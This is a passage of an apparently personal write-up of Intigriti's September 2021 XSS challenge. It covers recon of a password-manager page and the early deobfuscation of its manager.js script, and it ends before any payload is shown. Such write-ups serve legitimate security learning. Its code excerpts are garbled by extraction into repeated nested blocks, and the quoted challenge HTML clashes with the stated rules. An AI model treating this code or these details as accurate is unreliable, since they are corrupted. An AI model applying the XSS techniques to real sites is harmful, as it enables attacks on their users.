

Intigriti September 2021 Challenge: XSS Challenge 0921 by BugEmir & Pepijn van der Stap

In September ethical hacking platform Intigriti (<https://www.intigriti.com/>) launched a new Cross Site Scripting challenge. The challenge itself was created by 2 of the community members.

INTIGRITI @intigriti · Sep 6

It's CHALLENGE O'CLOCK!

- Find the XSS before Sunday September 12th, 23:59 CET
- Win €300 in SWAG prizes
- We'll release a tip for every 100 likes on this tweet!

Thanks [@BugEmir](#) and [Pepijn van der Stap](#) for the challenge! 🎉

...
...

Challenge 0921
Find the XSS vulnerability & WIN Intigriti swag vouchers
TRY & WIN!

Intigriti's September XSS challenge
By [@BugEmir](#) and [Pepijn van der Stap](#)

Find a way to execute arbitrary javascript on this page and win Intigriti swag.

Rules:

- This challenge runs from September 13 until September 19, 11:59 PM CET.
- Out of all correct submissions, we will draw **six** winners on Monday, 20th:
 - Three randomly drawn correct submissions
 - Three best write-ups
- Every winner gets a €50 swag voucher for our [swag shop](#).
- The winners will be announced on our [Twitter profile](#).
- For every 100 likes, we'll add a tip to announcement tweet.
- Join our [Discord](#) to discuss the challenge!

The solution...

- Should work on the latest version of Chrome **and** FireFox.
- Should execute `alert(document.domain)`.
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MiTM attacks.
- Should be reported at go.intigriti.com/submit-solution.

Test your payloads down below!

Let's pop that alert!

>Password Manager 101

September XSS Challenge - Intigriti
Find the XSS and WIN Intigriti swag.
challenge-0921.intigriti.io

Rules of the challenge

- Should work on the latest version of Firefox **AND** Chrome.
- Should execute `alert(document.domain)`.
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MiTM attacks.

Challenge


To be simple a victim needs to visit our crafted web url of the challenge page and arbitrary javascript should be executed at that challenge page to launch a Cross Site Scripting (XSS) attack against our victim. In this challenge it was accepted that the victim still needs to perform a mouse click on a button.

The XSS (Cross Site Scripting) attack

Recon

As always it starts with recon and trying to understand what the web application is doing. A good start for example is using the web application, reading the challenge page source code and looking for possible input possibilities.

The challenge page itself shows the possibility to save our passwords:




A logical next step is to try the application and save a password:

- Should work on the latest version of Chrome **and** FireFox.
- Should execute `alert(document.domain)`.
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MiTM attacks.
- Should be reported at go.intigriti.com/submit-solution.

Test your payloads down below!

Let's pop that alert!




This immediately leads us to a first hint. We need to find a URL parameter to add our passwords:

- Should execute `alert(document.domain)`.
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MiTM attacks.
- Should be reported at go.intigriti.com/submit-solution.

Test your payloads down below!

Let's pop that alert!



Time to inspect the source code and see what is behind this password application. The home page code does not show any interesting javascript code. The most important we can notice is an iframe embedding the password application.

```
1 <html wrap>
2 
3 <head>
4 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
5 <title>Intigriti September Challenge</title>
6 
7 <meta name="twitter:card" content="summary_large_image">
8 <meta name="twitter:site" content="#Intigriti">
9 <meta name="twitter:creator" content="#Intigriti">
10 <meta property="og:site_name" content="Intigriti September XSS Challenge - Intigriti">
11 <meta name="og:description" content="Find the XSS and WIN Intigriti swag.">
12 <meta property="og:image" content="https://challenge-0921.intigriti.io/share.jpg">
13 <meta property="og:url" content="https://challenge-0921.intigriti.io/">
14 <meta property="og:type" content="website">
15 <meta property="og:title" content="Intigriti September XSS Challenge - Intigriti">
16 <meta property="og:description" content="Find the XSS and WIN Intigriti swag.">
17 <meta property="og:image" content="https://challenge-0921.intigriti.io/share.jpg">
18 <link href="https://fontawesome.com/v4.7.0/icon?family=Font Awesome 4.7&swin" rel="stylesheet">
19 <link href="style.css" rel="stylesheet">
20 </head>
21 <body>
22 <section id="wrapper">
23 <div id="challenge">
24 <div id="challenge-container" class="card-container">
25 <div class="card-header">
26 
27 <h1>Intigriti's September XSS challenge</h1>
28 <hr/>
29 <div>
30 <div>By <a href="https://twitter.com/BugSmir" target=_blank>BugSmir</a> and <a href="https://www.linkedin.com/in/pepijn-v-3637a2175" target=_blank>Pepijn van der Stappen</a></div>
31 <div><strong>Challenge Info</strong><br/>
32 <p>Find a way to execute arbitrary javascript on this page and win Intigriti swag.</p>
33 <div><strong>Rules:</strong><br/>
34 <ul>
35 <li>This challenge runs from 6 September until 12 September, 11:59 PM CET.</li>
36 <li>Out of all correct submissions, we will draw six winners on Monday, 13th</li>
37 <li>Three randomly drawn correct submissions</li>
38 <li>Three best write-ups</li>
39 </ul>
40 </div>
41 <div>Every winner gets a €50 swag voucher for our <a href="https://swag.intigriti.com/" target=_blank>swag shop</a></div>
42 <div>The winners will be announced on our <a href="https://twitter.com/intigriti" target=_blank>Twitter profile</a>.</div>
43 <div>Every entry will add a tip to <a href="https://go.intigriti.com/challengerating" target=_blank>an announcement tweet</a>.</div>
44 <div><a href="https://go.intigriti.com/diamond" target=_blank>Discord</a> to discuss the challenge!</div>
45 <div><strong>The solution...</strong></div>
46 <div>
47 <ul>
48 <li>Should work on the latest versions of Chrome <b>and</b> FireFox.</li>
49 <li>Should execute <code>alert(document.domain)</code>.</li>
50 <li>Should leverage a cross site scripting vulnerability on this domain.</li>
51 <li>Should be vulnerable to RCE attacks.</li>
52 </ul>
53 <div>Should be reported at <a href="https://go.intigriti.com/submit-solution">go.intigriti.com/submit-solution</a>.</div>
54 </div>
55 <div>Get your payloads down below!<br/>
56 <p>Let's pop that alert!</p>
57 </div>
58 <div class="card-container">
59 <div style="border: 1px solid red; padding: 10px; border-radius: 10px; width: 100%; height: 600px"></div>
60 </div>
61 </div>
62 </section>
63 </body>
64 </html>
```

This leads to the following URL: <https://challenge-0921.intigriti.io/challenge/manager.html>
And reveals the code behind the password application.

← → C challenge-0921.intigrity.io/challenge/manager.html

>Password Manager 101

Enter Password to be saved

Add

The most interesting part to perform our XSS attack are the javascript files:

```
← → C ⓘ view-source:https://challenge-0921.intigriti.io/challenge/manager.html
Line wrap □
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4     <meta charset="UTF-8">
5     <title>Intigriti's Password Manager</title>
6     <link rel="stylesheet" href="style.css">
7     <link href="https://maxcdn.bootstrapcdn.com/font-awesome/4.6.3/css/font-awesome.min.css" rel="stylesheet">
8 </head>
9 <body>
10
11 <div class="container">
12     <center>
13         <br />
14         <div class="control">
15             <div class="container">
16                 <div id="new-password">
17                     <h3>Password Manager 101</h3>
18                     <input type="text" placeholder="Enter Password to be saved">
19                     <button id="add">Add</button>
20             </div>
21             <div id="passwords"></div>
22         </div>
23     </center>
24 </div>
25
26 <script async src="manager.js"></script>
27 <script src="sweetalert.min.js"></script>
28 </body>
29 </html>
30
31
```

Time to dig a bit deeper in our recon phase and inspect both javascript files.

The “manager.js” file is really overwhelming at the beginning. 1453 lines of obfuscated javascript code ;-). Here a few screenshots showing parts of the code (I will host the full javascript file in my Github repository):

```

< → C challenge-0921.intigriti.io/challenge/manager.js
if (x < 64 Lize, b11) {
    if (f0(0xd4d4, 0x440) === f0(0x05f, 0xa4a3)) {
        } else {
            b11 = eif(-b11) + -0x1 + -0x28c7);
        }
    } else {
        if (f0(0xc7e, 0x4ff) === f0(0x05b0, 0x959)) {
            } else {
                if (x < 54, b11) {
                    if (f0(0x47c, 0x59c) === f0(0x04b4, 0x60b)) {
                        } else {
                            if (f0(0x431, 0x511) {
                                if (f0(0x431, 0x445) === f0(0x071, 0x6e0)) {
                                    try {
                                        C = D[f0(x1d * -0x1bb + 0x141b)(F, G, H) : I][j]-0x1 + -0x23c7 + 0x648 + -0x2ea3 + 0x1](K, L, M[N[0x1af25 + 0x1e25 * -0x1 + 0x1 * -0xe1f]));
                                    } catch (be) {
                                        return ([]);
                                    }
                                } else {
                                    return ([]);
                                }
                            } else {
                                if (f0(0x431, 0x511) {
                                    if (f0(0x431, 0x445) === f0(0x071, 0x6e0)) {
                                        try {
                                            C = D[f0(x1d * -0x1bb + 0x141b)(F, G, H) : I][j]-0x1 + -0x23c7 + 0x648 + -0x2ea3 + 0x1](K, L, M[N[0x1af25 + 0x1e25 * -0x1 + 0x1 * -0xe1f]));
                                        } catch (be) {
                                            return ([]);
                                        }
                                    } else {
                                        if (f0(0x431, 0x511) {
                                            if (f0(0x431, 0x445) === f0(0x071, 0x6e0)) {
                                                try {
                                                    C = D[f0(x1d * -0x1bb + 0x141b)(F, G, H) : I][j]-0x1 + -0x23c7 + 0x648 + -0x2ea3 + 0x1](K, L, M[N[0x1af25 + 0x1e25 * -0x1 + 0x1 * -0xe1f]));
                                                } catch (be) {
                                                    return ([]);
                                                }
                                            } else {
                                                if (f0(0x431, 0x511) {
                                                    if (f0(0x431, 0x445) === f0(0x071, 0x6e0)) {
                                                        try {
                                                            C = D[f0(x1d * -0x1bb + 0x141b)(F, G, H) : I][j]-0x1 + -0x23c7 + 0x648 + -0x2ea3 + 0x1](K, L, M[N[0x1af25 + 0x1e25 * -0x1 + 0x1 * -0xe1f]));
                                                        } catch (be) {
                                                            return ([]);
                                                        }
                                                    } else {
                                                        if (f0(0x431, 0x511) {
                                                            if (f0(0x431, 0x445) === f0(0x071, 0x6e0)) {
                                                                try {
                                                                    C = D[f0(x1d * -0x1bb + 0x141b)(F, G, H) : I][j]-0x1 + -0x23c7 + 0x648 + -0x2ea3 + 0x1](K, L, M[N[0x1af25 + 0x1e25 * -0x1 + 0x1 * -0xe1f]));
                                                                } catch (be) {
                                                                    return ([]);
                                                                }
                                                            } else {
                                                                if (f0(0x431, 0x511) {
                                                                    if (f0(0x431, 0x445) === f0(0x071, 0x6e0)) {
                                                                        try {
                                                                            C = D[f0(x1d * -0x1bb + 0x141b)(F, G, H) : I][j]-0x1 + -0x23c7 + 0x648 + -0x2ea3 + 0x1](K, L, M[N[0x1af25 + 0x1e25 * -0x1 + 0x1 * -0xe1f]));
                                                                        } catch (be) {
                                                                            return ([]);
                                                                        }
                                                                    } else {
                                                                        if (f0(0x431, 0x511) {
                                                                            if (f0(0x431, 0x445) === f0(0x071, 0x6e0)) {
                                                                                try {
                                                                                    C = D[f0(x1d * -0x1bb + 0x141b)(F, G, H) : I][j]-0x1 + -0x23c7 + 0x648 + -0x2ea3 + 0x1](K, L, M[N[0x1af25 + 0x1e25 * -0x1 + 0x1 * -0xe1f]));
                                                                                } catch (be) {
                                                                                    return ([]);
                                                                                }
                                                                            } else {
                                                                                if (f0(0x431, 0x511) {
                                                                                    if (f0(0x431, 0x445) === f0(0x071, 0x6e0)) {
                                                                                        try {
                                                                                            C = D[f0(x1d * -0x1bb + 0x141b)(F, G, H) : I][j]-0x1 + -0x23c7 + 0x648 + -0x2ea3 + 0x1](K, L, M[N[0x1af25 + 0x1e25 * -0x1 + 0x1 * -0xe1f]));
                                                                                        } catch (be) {
                                                                                            return ([]);
                                                                                        }
                                                                                    } else {
                                                                                        if (f0(0x431, 0x511) {
                                                                                            if (f0(0x431, 0x445) === f0(0x071, 0x6e0)) {
                                                                                                try {
                                                                                                    C = D[f0(x1d * -0x1bb + 0x141b)(F, G, H) : I][j]-0x1 + -0x23c7 + 0x648 + -0x2ea3 + 0x1](K, L, M[N[0x1af25 + 0x1e25 * -0x1 + 0x1 * -0xe1f]));
                                                                                                } catch (be) {
                                                                                                    return ([]);
                                                                                                }
                                                                                            } else {
                                                                                                if (f0(0x431, 0x511) {
                                                                                                    if (f0(0x431, 0x445) === f0(0x071, 0x6e0)) {
                                                                                                        try {
                                                                                                            C = D[f0(x1d * -0x1bb + 0x141b)(F, G, H) : I][j]-0x1 + -0x23c7 + 0x648 + -0x2ea3 + 0x1](K, L, M[N[0x1af25 + 0x1e25 * -0x1 + 0x1 * -0xe1f]));
                                                                                                        } catch (be) {
                                                                                                            return ([]);
                                                                                                        }
                                                                                                    } else {
                                                                                                        if (f0(0x431, 0x511) {
                                                                                                            if (f0(0x431, 0x445) === f0(0x071, 0x6e0)) {
                                                                                                                try {
                                                                                                                    C = D[f0(x1d * -0x1bb + 0x141b)(F, G, H) : I][j]-0x1 + -0x23c7 + 0x648 + -0x2ea3 + 0x1](K, L, M[N[0x1af25 + 0x1e25 * -0x1 + 0x1 * -0xe1f]));
                                                                                                                } catch (be) {
                                                                                                                    return ([]);
                                                                                                                }
                                                                                                            } else {
                                                                                                                if (f0(0x431, 0x511) {
                                                                                                                    if (f0(0x431, 0x445) === f0(0x071, 0x6e0)) {
                                                                                                                        try {
                                                                                                                            C = D[f0(x1d * -0x1bb + 0x141b)(F, G, H) : I][j]-0x1 + -0x23c7 + 0x648 + -0x2ea3 + 0x1](K, L, M[N[0x1af25 + 0x1e25 * -0x1 + 0x1 * -0xe1f]));
                                                                                                                        } catch (be) {
                                                                                                                            return ([]);
                                                                                                                        }
                                                                                                                    } else {
                                                                                                                        if (f0(0x431, 0x511) {
                                                                                                                            if (f0(0x431, 0x445) === f0(0x071, 0x6e0)) {
                                                                                                                                try {
                                                                                                                                    C = D[f0(x1d * -0x1bb + 0x141b)(F, G, H) : I][j]-0x1 + -0x23c7 + 0x648 + -0x2ea3 + 0x1](K, L, M[N[0x1af25 + 0x1e25 * -0x1 + 0x1 * -0xe1f]));
                                                                                                                                } catch (be) {
                                                                                                                                    return ([]);
                                                                                                                                }
                                                                                                                            } else {
                                                                                                                                if (f0(0x431, 0x511) {
                                                                                                                                    if (f0(0x431, 0x445) === f0(0x071, 0x6e0)) {
                                                                                                                                        try {
                                                                                                                                            C = D[f0(x1d * -0x1bb + 0x141b)(F, G, H) : I][j]-0x1 + -0x23c7 + 0x648 + -0x2ea3 + 0x1](K, L, M[N[0x1af25 + 0x1e25 * -0x1 + 0x1 * -0xe1f]));
                                                                                                                                        } catch (be) {
                                                                                                                                            return ([]);
                                                                                                                                        }
                                                                                                                                    } else {
                                                                                                                                        if (f0(0x431, 0x511) {
                                                                                                                                            if (f0(0x431, 0x445) === f0(0x071, 0x6e0)) {
                                                                                                                                                try {
                                                                                                                                                    C = D[f0(x1d * -0x1bb + 0x141b)(F, G, H) : I][j]-0x1 + -0x23c7 + 0x648 + -0x2ea3 + 0x1](K, L, M[N[0x1af25 + 0x1e25 * -0x1 + 0x1 * -0xe1f]));
                                                                                                                                                } catch (be) {
                                                                                                                                                    return ([]);
                                                                                                                                                }
                                                                                                                                            } else {
                                                                                                                                                if (f0(0x431, 0x511) {
                                                                                                                                                    if (f0(0x431, 0x445) === f0(0x071, 0x6e0)) {
                                                                                                                                                        try {
                                                                                                                                                            C = D[f0(x1d * -0x1bb + 0x141b)(F, G, H) : I][j]-0x1 + -0x23c7 + 0x648 + -0x2ea3 + 0x1](K, L, M[N[0x1af25 + 0x1e25 * -0x1 + 0x1 * -0xe1f]));
                                                                                                                                                        } catch (be) {
                                                                                                                                                            return ([]);
                                                                                                                                                        }
                                                                                                                                                    } else {
                                                                                                                                                        if (f0(0x431, 0x511) {
                                                                                                                                                            if (f0(0x431, 0x445) === f0(0x071, 0x6e0)) {
                                                                                                                                                                try {
                                                                                                                                                                    C = D[f0(x1d * -0x1bb + 0x141b)(F, G, H) : I][j]-0x1 + -0x23c7 + 0x648 + -0x2ea3 + 0x1](K, L, M[N[0x1af25 + 0x1e25 * -0x1 + 0x1 * -0xe1f]));
                                                                                                                                                                } catch (be) {
                                                                                                                                                                    return ([]);
                                                                                                                                                                }
                                                                                                                                                            } else {
                                                                                                                                                                if (f0(0x431, 0x511) {
                                                                                                                                                                    if (f0(0x431, 0x445) === f0(0x071, 0x6e0)) {
                                                                ................................................................

```

Allright a pretty large unreadable file. Let's skip it for now and also take a look at the other javascript file "sweetalert.min.js". Also a bit hard to read but the developer tools can help here by pretty printing the code.

challenge-0921.intigriti.io/challenge/manager.html

Elements Console Sources Network Performance Memory Application Security Lighthouse

Filesystem > manager.html style.css sweetalert.min.js manager.js

Pretty-print this minified file? **Pretty-print** Don't show again Learn more ×

Coverage: n/a

The screenshot shows the Chrome DevTools Network tab with a single request for "sweetalert.min.js" from the URL "challenge-0921.intigriti.io". The file size is 1837 bytes. The response body contains the contents of the sweetalert.min.js file.

```

1812     inputValue: {
1813         replacement: "content",
1814         link: "/docs/#content"
1815     },
1816     inputPlaceholder: {
1817         replacement: "content",
1818         link: "/docs/#content"
1819     },
1820     html: {
1821         replacement: "content",
1822         link: "/docs/#content"
1823     },
1824     allowEscapeKey: {
1825         replacement: "closeOnEsc",
1826         onlyRename: !0,
1827         link: "/docs/#closeonesc"
1828     },
1829     allowClickOutside: {
1830         replacement: "closeOnClickOutside",
1831         onlyRename: !0,
1832         link: "/docs/#closeonclickoutside"
1833     }
1834 }
1835 }
1836 ]
1837

```

Coverage: n/a

The “sweetalert.min.js” javascript file seems a normal library and the file can be downloaded from the official website: <https://sweetalert.js.org/>

A quick check via Google shows no exploits that can be used against this library to solve our challenge and also comparing the javascript file used by the challenge and the one downloaded from the official website shows they are identical and nothing is changed or tampered with.

The screenshot shows a comparison between two files in VS Code: "intigriti-sweetalert.min.js.txt.js" and "official/sweetalert.min.js". Both files are identical, containing the same code as shown in the DevTools screenshot above.

```

1 ! function(t, e) {
2     "object" == typeof exports && "object" == typeof module ? module
3     } (this, function() {
4         return function(t) {
5             function e(o) {
6                 if (n[o]) return n[o].exports;
7                 var r = n[o] = {
8                     i: o,
9                     l: !1,
10                    exports: {}
11                };
12                return t[o].call(r.exports, r, r.exports, e), r.l = !0,
13            }
14            var n = {};
15            return e.m = t, e.c = n, e.d = function(t, n, o) {
16                e.o(t, n) || Object.defineProperty(t, n, {
17                    configurable: !0,
18                    enumerable: !0,
19                    get: o
20                });
21                e.n = function(t) {
22                    var n = t && t.__esModule ? function() {
23                        return t.default
24                    } : function() {
25                        return t
26                    };
27                    return e.d(n, "a", n)
28                }, e.o = function(t, e) {
29                    return Object.prototype.hasOwnProperty.call(t, e)
30                }, e.p = "", e.e.s = 8
31            } ([function(t, e, n) {
32                "use strict";
33                Object.defineProperty(e, "__esModule", {
34                    value: !0
35                });
36                var o = "swal-button";
37                e.CLASS_NAMES = {
38                    MODAL: "swal-modal",
39                    OVERLAY: "swal-overlay",
40                    CHILD_MODAL: "swal-overlay--show-modal"
41                }
42            }]);
43            var n = "swal-button";
44            e.CLASS_NAMES = {
45                MODAL: "swal-modal",
46                OVERLAY: "swal-overlay",
47                CHILD_MODAL: "swal-overlay--show-modal"
48            }
49        }
50        var o = "swal-button";
51        e.CLASS_NAMES = {
52            MODAL: "swal-modal",
53            OVERLAY: "swal-overlay",
54            CHILD_MODAL: "swal-overlay--show-modal"
55        }
56    }
57    return t[o].call(r.exports, r, r.exports, e), r.l = !0,
58}
59var n = {};
60return e.m = t, e.c = n, e.d = function(t, n, o) {
61    e.o(t, n) || Object.defineProperty(t, n, {
62        configurable: !1,
63        enumerable: !0,
64        get: o
65    });
66    e.n = function(t) {
67        var n = t && t.__esModule ? function() {
68            return t.default
69        } : function() {
70            return t
71        };
72        return e.d(n, "a", n)
73    }, e.o = function(t, e) {
74        return Object.prototype.hasOwnProperty.call(t, e)
75    }, e.p = "", e.e.s = 8
76} ([function(t, e, n) {
77    "use strict";
78    Object.defineProperty(e, "__esModule", {
79        value: !0
80    });
81    var o = "swal-button";
82    e.CLASS_NAMES = {
83        MODAL: "swal-modal",
84        OVERLAY: "swal-overlay",
85        CHILD_MODAL: "swal-overlay--show-modal"
86    }
87}])
88Ln'1, Col 1  Spaces: 8  UTF-8  LF  JavaScript  ⚡  ⌂

```


Phase 1: Finding the URL parameter

What do we know after our initial recon:

- We need to find a URL parameter to use the application.
- “manager.js” is what we are up against: a large and heavily obfuscated javascript file.
- “sweetalert.min.js” javascript file is the official one and not tampered with so nothing interesting here as I could not find any publicly known exploits.

The first hurdle to take is de-obfuscating the “manager.js” javascript code so it becomes a bit more readable or at least reveal some parts of the code.

I downloaded the javascript file locally to make it easier to work with.



The screenshot shows the Chrome DevTools interface with the "Sources" tab selected. The left sidebar shows a file tree with files like "manager.html", "style.css", "sweetalert.min.js", and "manager.js". The "manager.js" file is currently selected. A context menu is open over the "manager.js" entry, with the "Save as..." option highlighted and circled in red. The main pane displays the source code of the "manager.js" file, which is heavily obfuscated. The right sidebar contains developer tools like "Breakpoints", "Scope", and "Call Stack".

```
passwordManager101
Enter Password to be saved
Add
Page Filesystem >> manager.html style.css sweetalert.min.js manager.js sweetalert.min.js:formatted
1438 p[0][_0x5195[-0x1f63 * 0x1 + 0x2631 + -0xd * 0x51]] = function() {
1439 this[_0x5195[-0x8eb + 0x1b0 + 0xa01]][_0x5195[-0xd3c + 0x20da * -0x1 + 0x40db]](_0x5195[-0x1333 + 0x18a4 + -0x5
1440 );
1441 };
1442 document[_0x5195[-0x115a + -0x1 * -0x19e5 + -0x80a]](_0x5195[-0x2 * -0xcb + 0xb9 * 0x2e + -0x37e1])[_0x5195[-0x12e1 + -0x5
1443 )];
1444 } else {
1445     var q = {};
1446     q[g3(0x79, 0x1f2)] = _0x5195[-0x2358 + -0x16b5 + 0x3c1];
1447     q[g3(0xb7, 0x203)] = _0x5195[-0x186d + -0xd95 + 0xc5 * 0x35];
1448     q[g3(-0x161, -0x29b)] = _0x5195[0x25 * -0x32 + 0x569 * -0x1 + 0xf59];
1449     q[g3(-0x125, 0x56)] = _0x5195[-0x1651 + 0x2538 + -0xa28];
1450     swal(q);
1451 }
1452 })(());
1453
1454
Coverage: n/a
```

The ideas to de-obfuscate the code at this moment are following:

- 1) Is it a well known encoding that is used and can we completely revert it back to readable text?
- 2) If not can I find any readable parts?
- 3) Are there any patterns repeated in the code? With repeated patterns we can maybe figure out more easily what they are doing.

1) A well known encoding?

The well known encoding is true for a part of the code. Some parts can be reverted back to readable via HEX decode. But this does not really bring us any further:

```
(function(c, d) {
    function fm(c, d) {
        return b(c - 0x2f3, d);
    }
    var e = c();
    while (!![])
        try {
            var f = parseInt(fm(0x4cf, 0x652)) / (-0x112c + 0x2056 + -0xf29) * (-parseInt(fm(0x482, 0x5ee)) / (-0x1a7b + -0x7c7 * 0x3 + -0x38f * -0
                if (f === d) {
                    break;
                } else {
                    e['push'](e['shift']());
                }
            } catch (g) {
                e['push'](e['shift']());
            }
        }
    }(a, 0x9a1c7 + 0xa21 * -0x4 + -0x1 * -0xad81));

function b(c, d) {
    var e = a();
    b = function(f, g) {
        f = f - (0x242 + -0x1feb * -0x1 + -0x2163);
        var h = e[f];
        if (b['HZYYok'] === undefined) {
            var i = function(m) {
                var n = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=';
                var o = '';
                var p = '';
                for (var q = -0xfcfd * -0x1 + -0x1 * 0x1a51 + 0x2a1 * 0x4, r, s, t = -0x35 * -0xe + -0x43 * -0x3b + -0x1257; s = m['charAt'](t++); ~
                    s = n['indexOf'](s);
            }
        }
    }
}
```

A Google search shows this can be converted from HEX encoding:

